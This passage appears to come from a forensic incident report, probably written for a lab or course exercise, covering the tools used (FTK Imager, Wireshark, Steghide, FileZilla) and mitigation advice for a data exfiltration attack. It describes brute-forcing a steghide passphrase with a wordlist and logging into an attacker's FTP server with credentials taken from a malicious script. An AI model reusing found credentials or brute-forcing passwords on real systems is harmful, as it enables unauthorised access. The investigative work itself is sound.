- **What forensic tools and methodologies were used to uncover evidence?**

**FTK imager:** I used this tool to examine the files within the C:\Systemcore\library\ directory and also examine the PowerShell and cmd scripts.

**Wireshark:** I did a network and system analysis to help identify potential FTP traffic or any form of suspicious communication in the system.

The screenshot shows a Wireshark capture of HTTP traffic on the Ethernet0 interface. The packet list pane displays several HTTP packets, with packet 745 selected. The packet details pane shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The packet bytes pane shows the raw data of the selected packet, with the Hypertext Transfer Protocol section highlighted.

**Steghide:** in an attempt to uncover any hidden details within the images I used steghide but it asked me for a passphrase which I tried to brute force using common passwords from rockyou.txt but that did not work.

```
C:\Users\IR\Downloads\steghide-0.5.1-win32\steghide>bruteforce.bat
Found passphrase: 123456

C:\Users\IR\Downloads\steghide-0.5.1-win32\steghide>steghide extract -sf unsplash.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

**Notepad++:** this tool helped open all the scripts safely without corrupting the machine

**FileZilla:** used the credentials provided in the script and connected to the FTP server to prove the transfer of files leading to the conclusion of data exfiltration.

#### ○ Why were these tools chosen for this investigation?

I chose these tools for their simplicity and reliability for using during the investigation. They help provide valuable insights and filter out conclusions therefore playing a big role in gathering the evidence and identifying the attack.

- **Were there alternative ways to find the same evidence?**

An alternative way to find the same evidence could be to manually inspect the system and its directories to find where the malicious files are stored and also look through the registry entries.

Another method could have been the usage of volatility to retrieve the disk image of the vm and analyze it using volatility on another machine.

## 6. Recommendations for Mitigation

- **How could the attack have been prevented?**

- First and foremost, the attack could have been prevented by simply analyzing the system for unusual processes and preventing unusual scripts from running.
- The user can also perform regular audits and scans of the system to ensure any unauthorized attack is mitigated.
- **Firewall:** by implementing strong firewall rules, the user can restrict unnecessary FTP connections therefore blocking the attacker from performing data exfiltration or any similar attacks.

- **What security measures should be implemented to protect against similar incidents?**

- **Limited privilege to users:** only grant necessary users access to important files within the system
- **Application whitelisting:** allowing only authorized and valid scripts to run on the system.
- **Recording events:** this attack could be documented in order to prevent similar attacks that could take place in the future.

- **What forensic best practices should be followed in future investigations?**

- **Maintaining records:** by maintaining records of previous attacks, we can identify patterns, and develop more efficient response strategies in the future.
  - **Avoid manipulating evidence:** it is important to not tamper evidence as in order to complete a full investigation, it is vital that the evidence is left untouched to provide accuracy and maintain integrity.
  - **Usage of reliable tools:** in order to maintain accuracy in an investigation, it is important to use reliable tools to conduct the investigation and provide valid results.
-
